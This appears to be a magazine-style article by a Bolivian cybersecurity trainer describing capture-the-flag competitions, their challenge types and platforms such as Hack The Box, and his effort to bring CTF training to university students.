- SANS Netwars: https://www.sans.org/netwars
- Hack The Box: https://www.hackthebox.eu/
- ThreatGen's "Red vs. Blue": https://threatgen.com/redblue/
- DefCon (*more than just CTF*): https://defcon.org/index.html
- Root The Box CTF Platform: https://github.com/moloch--/RootTheBox

CTF As Training For Freshers



Ruben Suxo Camacho
Systems Engineer at Universidad Católica Bolivia “San Pablo” (UCB) – Bolivia

Information Technology and Communications Engineering at Instituto Tecnológico y de Estudios Superiores de Monterrey (1 year as Exchange Program) – Mexico

Msc. Cyber Security at De Montfort University – The United KingdomMore than 8 years as Cyber Security Consultant, He worked for private and public companies. Cyber Security Trainer in topics like Ethical Hacking, Forensic, Malware Analysis, Web hacking, Infrastructure Hacking, and more. Speaker in National and International Cyber Security events. Currently, working for Dreamlab Technologies. Collaboration with different Cyber Security National Agencies and a very passionate about hacking.

https://www.linkedin.com/in/rubensuxoc/

On CTFs, there are different kind of challenges like Cryptography, Web hacking, Steganography, Networking, Reversing, Forensic, Exploits and OSINT. Nevertheless, the most common ones are the first four. Similar to different challenges, there are also different kinds of CTFs where the two most common are Red Team vs Blue Team and Jeopardy. Red vs Blue is when there are two teams, each one contains a group of members who attacks the other team, called Red Team, while the other group of the same team have a group of members who defend the attacks from the other team, called Blue Team. Once each team defines each Red and Blue, each team will have a number of servers, the Blue teams from each one has to defend and harden the servers while the Red team of each team has to attack the servers and get the flags.

I remember when I used to study at uni in Bolivia, how difficult it was to start training to become a hacker. There were only a few websites to learn hacking and if you wanted to execute and test something, you had to find the same environment somewhere. In addition, the internet used to be REALLY slow in Bolivia and YouTube was

just starting to grow. Websites and books were the best source to start with learning. Unfortunately, “Security Information” was a new module as a career, and it was the same in other universities. I remember practicing with “metasploitable” and “hack.me”. During the next few years, I learned new tricks reading different pentesting books and magazines; after two years I became a Security Consultant. After six years working as a pentester, I won a partial scholarship in the UK to study Cyber Security at DMU.

The experience was amazing, people from everywhere studying the same field. Then I realized that the university had social clubs; one of them was the Hacker Student Club, which I was part of. We used to meet every Thursday afternoon and share some PoC and training with CTFs. Even though I already knew about CTFs, I had never practiced it before. The main CTF we used to practice with was Hack the Box, also many security companies and government used to make free CTFs, where I learned a lot and increased my skills. It was amazing how they were training their skills every week. After I finished my master’s degree in Cyber Security in the UK, I came back to Bolivia to teach everything I have learned.

Then, I visited many universities to show the benefits of training with CTFs. As always, some of them do not even open their doors, others were very interested, so I prepared a small course about CTFs to explain them first and to invite students during the first and second year of their career. The first thing I would ask the professor was, “how do your students learn their skills?” The most common answer was, using virtual machines, which is another great way to learn more about hacking. But, different from CTFs, you do not need as many resources because it is online or through a VPN.

CTF is the acronym for “Capture the Flag”, which used to be a game for kids. There were two teams with the same number of participants, for example, Red team and Blue Team. So, each member of the team has to have the flag of the team in their pants, and the other team has to take those flags and bring them to the base station. The team with more flags wins. Lately, this concept was used in video games like “Halo” or “Call of Duty”. In a Cyber Security contest, the concept is quite similar. There are individual or group competitions to sole challenges; after solving one of them, the team receives a “Flag”, which contains a certain number of points. Usually, the challenges have different levels, and depending on the level, you get even more points.

This way of training does not only help in technical skills, but also, with personal values and skills. For example, motivation. It is crucial to start training with CTFs, most of the students without motivation only subscribe to many sites and then stop training. Especially for young students, with the correct motivation, the professor only has to show the way to get started, then the students continue by themselves. Persistence is also important - I saw students who quit after their first CTF or after being stocked in some challenge. Continue and never give up, it is important during training in the CTF. Finally, teamwork - it is common in CTFs to ask for a minimum number of members and important to practice together. When members of the team specialize in different topics, when working together they may get more points in less time. Also, there are values and personal skills that the students will acquire without figure it out.

As previously mentioned, it is important to have a team, but how to choose or make a team? Here are some suggestions. The members of the team should specialize in specific topics and at the same time have basic

knowledge of other topics. Basically, because that is how cyber security is, it is impossible to know everything, IT is a very wide subject. Then, choose a name for the team, I know, maybe it is not that important, but you have to feel okay with the name. Now, choose your team cloths, usually the team wears the same t-shirt with the logo of the team while others prefer only a hat. On one occasion, I saw a team called “Akatsuki” dressed like in a Naruto TV show. Furthermore, it is important to increase their skills individually and as a group as well. There is a procedure to learn any skill by training. First, start getting a coach who will teach the student, then understand what you learned and teach it. After that, develop the skill, learn more about it, practice with that until you get the experience and you’ve achieved the skill.

On CTFs, there are different kind of challenges like Cryptography, Web hacking, Steganography, Networking, Reversing, Forensic, Exploits and OSINT. Nevertheless, the most common ones are the first four. Similar to different challenges, there are also different kinds of CTFs where the two most common are Red Team vs Blue Team and Jeopardy. Red vs Blue is when there are two teams, each one contains a group of members who attacks the other team, called Red Team, while the other group of the same team have a group of members who defend the attacks from the other team, called Blue Team. Once each team defines each Red and Blue, each team will have a number of servers, the Blue teams from each one has to defend and harden the servers while the Red team of each team has to attack the servers and get the flags. The team with more points wins. The CTF called Jeopardy is the most common around the world; it is a list of different challenges with different levels. The team with more points wins.

However, where can I find CTFs? Well, some of them are public for everyone, others are for students and others depend on the country. CTF Time https://ctftime.org/ is a site that stores and has a schedule of different CTFs around the world with their own description. There are others like CTF365, Overthewire, PicoCTF and more.

Additionally, and as a great complement, is the well-known Hack the Box. This is a huge framework that currently has more than one hundred machines. Incredibly, the first challenge is to hack the login to get the code invitation to be registered. After that, you are able to connect with their network through VPN. As a free user, you can practice with twenty active machines, but the paid account has much, much more. Different from the common CTFs, this framework has different levels and you have to understand the pentesting procedure for each machine until you get the flag. There are two different flags, the first one is when you get the user flag, and the root flag is where this last one gets more points. Another way is to play individually, this framework can let you play with a team or as a university. Amazingly, in some countries, Hack The Box became a reference of knowledge, I mean, when you start looking for a job, some applications ask for your ID profile in Hack The Box.

With all of this in mind, I brought this experience to my country and started visiting a few universities with this idea, but there are some issues in my country. The first one is that some universities are not thinking about how important Cyber Security is nowadays, so they ignore this module. Secondly, there are lots and lots of people who present themselves as experts but they do not have any experience in this topic, and companies and universities believe them because it is trendy. However, I have been accepted to start this project with a few of them, and I started creating different groups of fresh students teaching them. The next step is to start with training and helping them with the first step of Hack the Box. I think that every person who is involved in cyber

security can help others to grow the community and demonstrate what hacking really is and help young students. Also, I visit some schools, but most of them are not prepared with hacking stuff, maybe in the future I will start creating groups from schools to show them these topics, mainly because hacking without permission is ILLEGAL and they only need the first few steps to develop a generation with this field in their minds in order to increase the number of good professionals in Bolivia.